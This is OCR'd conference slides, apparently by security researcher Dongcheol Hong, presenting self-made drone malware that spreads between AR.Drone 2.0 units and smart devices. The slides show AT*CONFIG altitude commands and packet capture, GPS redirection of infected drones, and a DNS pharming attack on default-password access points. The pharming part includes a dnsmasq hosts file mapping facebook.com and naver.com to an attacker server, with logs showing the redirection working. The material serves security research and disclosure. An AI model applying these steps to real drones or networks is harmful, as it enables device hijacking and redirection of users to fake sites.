
AT*CONFIG=605,"control:altitude_max","3000"
AT*CONFIG=605,"control:altitude_max", "100000"

tcpdump

- Install tcpdump on drone.
- We can capture the network packet after that.
- 192.168.1.5 is controller's IP.

```
# tcpdump -w /tmp/ardrone.log host 192.168.1.5
tcpdump: listening on ath0, link-type EN10MB (Ethernet), capture size 65535 byte
s
```


Packet capture



GPS

- AR. Drone 2.0 is supports GPS.
- If we click a point to GPS on the smart device, drone will go to that place.
- The user can go back to the GPS registered "home" by pressing the "home" button.
- Infected drones will come to my real home if there isn't any obstacle.

GPS


FLIGHT RECORDER
DO NOT OPEN


81%
EMERGENCY
REC
10m
Add way point, choose altitude and speed before Take off and press Go
12x
3.0
2.0 m
1.5
1.0
0.6
0.3
0.0 m
1.2 m/s
1.0
0.8
0.6
0.4
0.2
0.0 m/s
529.9 m
RESCUE
TAKE OFF
GO

DNS Pharming

- Drones can change some vulnerable AP's DNS during the fly.

AP

No encryption
Default password

Access administrator mode from wireless

DNS Server change

- Can change DNS on Administrator mode

dnsmasq

```
[root@hongtech ~]# yum install dnsmasq
Loaded plugins: refresh-packagekit
Setting up Install Process
Parsing package install arguments
Resolving Dependencies
--> Running transaction check
---> Package dnsmasq.i386 0:2.46-2.fc10 set to be updated
--> Finished Dependency Resolution

Dependencies Resolved

================================================================================
 Package            Arch            Version                Repository         Size
================================================================================
Updating:
 dnsmasq            i386            2.46-2.fc10            updates           176 k

Transaction Summary
================================================================================
Install       0 Package(s)
Update        1 Package(s)
Remove        0 Package(s)
```

dnsmasq

- /etc/dnsmasq.conf
- 8.8.8.8 is Google DNS Server

```
no-dhcp-interface=
server=8.8.8.8

no-hosts
addn-hosts=/etc/dnsmasq.hosts
```


```
221.143.48.122 www.facebook.com
221.143.48.122 www.naver.com
```


DNS

```
[root@hongtech ~]# dnsmasq --no-daemon --log-queries
dnsmasq: started, version 2.46 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-I18N TFTP
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 168.126.63.2#53
dnsmasq: using nameserver 168.126.63.1#53
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: read /etc/dnsmasq.hosts - 2 addresses
dnsmasq: query[A] www.facebook.com from 221.143.48.123
dnsmasq: /etc/dnsmasq.hosts www.facebook.com is 221.143.48.122
```

```
[root@hongtech ~]# dig @168.126.63.1 +short www.facebook.com
star.c10r.facebook.com.
31.13.68.33
[root@hongtech ~]# dig @221.143.48.123 +short www.facebook.com
221.143.48.122
```

Pharming


와우해커에 오신것을 환
facebook.com
WOWHACKER
와우해커 | 보안정보 | 와우스토리&웹진 | 문서/권고문 | 웹게임 | 다운로드 | 커뮤니티


와우해커에 오신것을 환
naver.com
WOWHACKER
와우해커 | 보안정보 | 와우스토리&웹진 | 문서/권고문 | 웹게임 | 다운로드

Result

- Drone malware (HSDrone that I've made) can spread through wireless networks.
  - Smart Device to Drone
  - Drone to Drone
- Can control other drone UDP network command.
- Malware can attack AP DNS Pharming.
- Drone malwares like this one could spread and attack your computers, APs, smart devices, drones, and everything in the future.
- It is dangerous, drone has an advantage of having physical distance for the attack to be done.

Thank you.

Dongcheol Hong
hinehong@seworks.co.kr